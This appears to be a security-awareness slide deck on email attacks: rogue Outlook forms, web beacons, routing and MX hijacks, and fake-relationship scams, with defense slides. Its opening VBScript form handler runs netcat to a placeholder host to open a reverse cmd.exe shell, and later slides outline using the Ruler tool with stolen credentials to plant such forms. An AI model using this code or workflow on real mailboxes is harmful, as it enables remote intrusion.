
Function Item_Open()
    CreateObject("Wscript.Shell").Run "nc.exe rogueserver.com 443| -e cmd.exe", 0, False
End Function
```

# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form



# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

How to trigger?

- On the attack machine, create an Outlook form with the same name and send an email to the victim using that form
- It will trigger the form which will trigger the rogue commands



# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- What good is it if you have to break into the victim to break into the victim?
- Well...

# Bad Forms

## Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

Use Sense Post **Ruler** tool

```
./ruler --email john@msf.com form help
```

- <https://github.com/sensepos>

USAGE:

```
ruler form [global options] command [command options] [arguments...]
```

- Allows you to create custom

VERSION:

```
2.0.17
```

- Exchange, using either the I

COMMANDS:

```
add creates a new form.
```

```
send send an email to an existing form and trigger it
```

```
delete delete an existing form
```

```
display display all existing forms
```

- All hacker needs is their cre

# Bad Forms

## Rogue Forms

Great Sense Post demo video: <https://www.youtube.com/watch?v=XfMpJTnmoTk>

1. They have user's email address and password
2. Use Ruler hacking tool to create rogue form in victim's Outlook that adds Empire remote shell
3. They send an email that activates the rogue form to get Empire shell into victim's machine

# Bad Forms

## Rogue Forms

Great Sense Post video: <https://www.youtube.com/watch?v=XfMpJTnmoTk>

- Uses Ruler to add Empire remote shell

The screenshot displays a Windows desktop environment. At the top, a terminal window shows the Ruler version 2.1.0 interface with the command `./ruler --email etienne@0x04.cc form display` being executed. Below the terminal, the Microsoft Outlook application is open, showing an email from Etienne Stalmans with the subject 'Invoice [Confidential]'. The email content is partially visible, showing a message that cannot be displayed in the preview. To the right of Outlook, the Process Explorer window is open, displaying a list of running processes. The processes are color-coded by their parent process. The list includes System Idle Process, System, csrss.exe, wininit.exe, csrss.exe, winlogon.exe, dm.exe, explorer.exe, MSASQUL.exe, OUTLOOK.EXE, powershell.exe, conhost.exe, procexp.exe, and MpCmdRun.exe. The CPU usage is 32.79%, Private Bytes is 124 K, Working Set is 104 K, and PID is 4. The description for the processes is 'Microsoft Corporation'.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	32.79	0 K	4 K	0		
System	3.36	124 K	104 K	4		
csrss.exe		1,284 K	3,196 K	368		
wininit.exe		1,028 K	4,228 K	460		
csrss.exe	0.09	1,548 K	3,648 K	472		
winlogon.exe		1,920 K	6,760 K	536		
dm.exe	6.06	40,860 K	83,816 K	852		
explorer.exe	2.63	54,960 K	110,976 K	4076	Windows Explorer	Microsoft Corporation
MSASQUL.exe		2,980 K	11,028 K	2064	Windows Defender notifica...	Microsoft Corporation
OUTLOOK.EXE	18.94	68,808 K	120,452 K	9508	Microsoft Outlook	Microsoft Corporation
powershell.exe	18.34	37,524 K	39,168 K	844	Windows PowerShell	Microsoft Corporation
conhost.exe	1.74	2,860 K	8,416 K	2088	Console Window Host	Microsoft Corporation
procexp.exe		3,740 K	7,672 K	6024	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	1.78	12,716 K	23,724 K	6044	Sysinternals Process Explorer	Sysinternals - www.sysinter...
MpCmdRun.exe		3,032 K	9,644 K	5100		

# Bad Rules and Rogue Forms

## Defenses

- Use MFA when possible
- Check for rogue rules and custom forms
  - Script for dumping all rules: <https://github.com/OfficeDev/O365-InvestigationTooling/blob/master/Get-AllTenantRulesAndForms.ps1>
  - Notruler – checks for custom rules and forms
    - <https://github.com/sensepost/notruler>
- Monitor email client for configuration changes

# Web Beacons

## Email Tracking

- There is value in tracking you, your email activity, and computer configuration
- Used by both legitimate vendors and bad actors/spammers/phishers
- 40% of all email contains trackers such as web beacons
- Can be used to tell when you've read, deleted, or forwarded an email (including BCCs), confirm your email address, your contact's email addresses, OS, browser, software versions, etc.
- Accepted in courts of law, has been used to fire people, steal contact lists, etc.

# Web Beacons


## Email Tracking

- Most work by embedding links of uniquely named images (for your email address or identity), which when viewed/retrieved in email can track your email activity and reveal other information
- Web beacons are often 1-pixel transparent images
  - But can be up to 100 different elements such as font color, style sheets, cookies, etc.
  - Most are hypertext (http, https) links



# Web Beacons

## Email Tracking



Important Account Notice - Message (HTML)

Mon 11/12/2018 11:00 PM

Support from Apple.com <info@netorgft4536449.mssend.com>  
Important Account Notice

To: roger@

If there are problems with how this message is displayed, click here to view it in a web browser.  
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Right-click here to download pictures

Apple.com

email (002).txt - Notepad

```

</body>
</html>
```



# Web Beacons

## Email Tracking

- Many email tracking services
  - Streak, Mailchimp, Sidekick, Yesware, etc.
- Many anti-email tracking services
  - Senders, Ugly Mail, PixelBlock
- Many email clients, like Outlook, Google, Apple Mail, disable external http/https linking by default (upon reading), but may enable external links on replying/forwarding, etc.
- Browser-based email clients may allow trackers

# Web Beacons

## Email Tracking



# Web Beacons


## Defenses

- Be aware that allowing image downloads probably allows tracking
- Use anti-tracking email clients
  - Review defaults and modify if needed
- Force text-only email formats
- Use anti-tracking tools and services
- Use text-based email reader such as Pine or Mutt
- Education about existence

# Web Beacons

## Defenses

- Be aware that allowing image
- Use anti-tracking email clients
  - Review defaults and modify
- Force text-only email formats
- Use anti-tracking tools and services
- Use text-based email readers
- Education about existence



# Routing Hijacks

## Maliciously Manipulate Naming Services

- Email depends upon several critical infrastructure services
  - BGP, DNS, MX records
- Any of these can be hijacked to re-route email
- You won't know about it until someone complains that they aren't getting any email
- Would take the average company hours to a day to resolve
- Several real-life attacks

# Routing Hijacks

## Real-Life Attacks

- BGP hijack

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE

*BORDER GATEWAY PROTOCOL —*

## Strange snafu misroutes domestic US Internet traffic through China Telecom

Telecom with ties to China's government

DAN GOODIN - 11/6/2018, 9:05 AM

### Beware: China may be reading your email

A new report alleges China uses key internet vulnerabilities to hijack traffic amid claims its technological success is 'dependent on massive expropriation of foreign R&D'

By CHRIS TAYLOR @CHRISVTAYLOR | OCTOBER 31, 2018 5:57 PM (UTC+8)




# Routing Hijacks

## Real-Life Attacks

### Lenovo MX record “hijack”

But more than that, the attackers also altered the MX records for Lenovo.com. Those are the settings that define the location of the mail server, which will accept email on behalf of a particular domain.

In other words, the Lizard Squad hackers were now able to receive emails sent to Lenovo.com, which they were quite happy to tweet about.



**Lizard Squad** @LizardCircle · 2h  
Sorry Tim, that's Junk apparently



13



16





# Routing Hijacks

## Real-Life Attacks

### Snapchat MX record “hijack”

- CDN = local cache servers
- Used by most big services

The screenshot shows a HackerOne report interface. At the top, the HackerOne logo and navigation links are visible. The report title is '#168476 Incoming email hijacking on sc-cdn.net'. The state is 'Resolved (Closed)', severity is 'No Rating (---)', and it was disclosed on 'September 23, 2016 6:53pm -0400'. The report was submitted to 'Snapchat' with a bounty of '\$250'. The timeline shows a submission by 'rubyroobs' on 'Sep 14th (2 years ago)' with the text 'Hey guys! Really interesting find here.' and a 'Summary' section. The summary states: 'These dangling MX records on sc-cdn.net have allowed me to purchase an email account with GoDaddy (owner of these servers) and send/receive email from an account on this domain.' Below the summary is a table of MX records.

sc-cdn.net.	3599	IN	MX	0 smtp.secureserver.net.
sc-cdn.net.	3599	IN	MX	10 mailstore1.secureserver.net.

# Routing Hijacks

## Real-Life Attacks

- Personal example of a MX record hijack

### **How I was hacked, and all my cryptocurrencies were stolen!**

but created a new mailbox and switched the MX record to point to that mailbox. It took a few hours for the MX record change to propagate so I still received emails for a few hours. Also, because they did not reset the password of my Exchange email I did not get an incorrect password message that would have aroused my suspicion. Also, I kept getting internal FJ Labs emails even after the MX record change because those are also on the same Exchange server as my email.


Once the MX record change had propagated, they were able to use their control of my email and access to my cell phone (given that I required text confirmation in addition to control of my email) to reset the password for my Dropbox, Venmo, Twitter, Gmail, Coinbase, Xapo, Uphold and Bitstamp accounts. I did not see any of those reset password messages or any of the text message confirmations because they were going to the new mailbox and

# Routing Hijacks

## DNS Hijack Defenses

- Discuss with DNS registrar how they prevent DNS hijacks and recovery actions if needed, and document
- “Freeze” DNS records (registrar “locks”)
- Require MFA to change DNS records
- Get notified of any changes to email-related DNS changes
- Require TLS between email servers (if possible)
- DMARC/DKIM/SPF can help
- Implement DNSSEC (makes DNSHijacks harder to impossible to pull off)

# Extreme Social Engineering Scams

The background is a dark, textured surface with a warm orange-brown color palette. It features several faint, stylized elements: a world map in the upper right, a large gear or circular interface on the left, and a series of social media icons (photo, envelope, music, folder) at the bottom right. Binary code (0s and 1s) is scattered across the middle, and a line graph is visible on the right side.

# Fake Relationships

## How Do You Really Know Who You're Talking To?

- Several phishing campaigns have been committed by adversaries that created “fake relationships” with people before committing attack
  - Extreme form of pre-texting
- They spend time establishing a relationship, not asking for anything, maybe even offering help, often lasting months
- Then once they have gained the trust of their victim, implement a malicious scheme
- Often use “fake” encryption keys and digital identities to “prove” their identity

# Fake Relationships

## How Do You Really Know Who You're Talking To?

### Examples

- A journalist created a fake online personae claiming to be a sexy woman scientist, who flirted with various scientists working on secret projects
  - Used a PGP key to “prove” their identity
- After establishing a “relationship” over many months, the “scientist” asked to see what they were working on
- All the involved scientists sent the reporter their secret information

# Fake Relationships

## How Do You Really Know Who You're Talking To?

### Examples

- In 2014, someone created fake personas and PGP keys and pretended to be **Erinn Clark**, a Tor developer and **Gavin Andresen**, the maintainer of Bitcoin
- The PGP keys claimed to have 30 validating signatures to prove who they were
- Faker(s) signed legitimate downloads, that contained malicious code, that others then relied upon
- Never discovered who malicious actor was or why

# Fake Relationships

How Do You Really Know Who You're Talking To?

Examples

**Wave of Spoofed Encryption Keys**

**Shows Weakness in PGP  
Implementation**

**Activists Need to Watch Out for  
Fake Encryption Keys**

- In 2016, fake PGP keys were found for **Linus Torvalds**, the creator of Linux, and **Greg Kroah-Hartman**, a Linux kernel developer
- Fake PGP keys had same 8-digit PGP code as real people (means nothing)
- Never discovered who malicious actor was or why



# Fake Relationships

## How Do You Really Know Who You're Talking To?

Examples – Russian Trump Server

[Home](#) > [Security](#) > [Data Security](#)

NEWS ANALYSIS

## Is it real? The Trump-Russia server connection

A recent report suggests a link between a server maintained by Trump's organization and another by Russia's Alfa Bank



By **Roger A. Grimes**
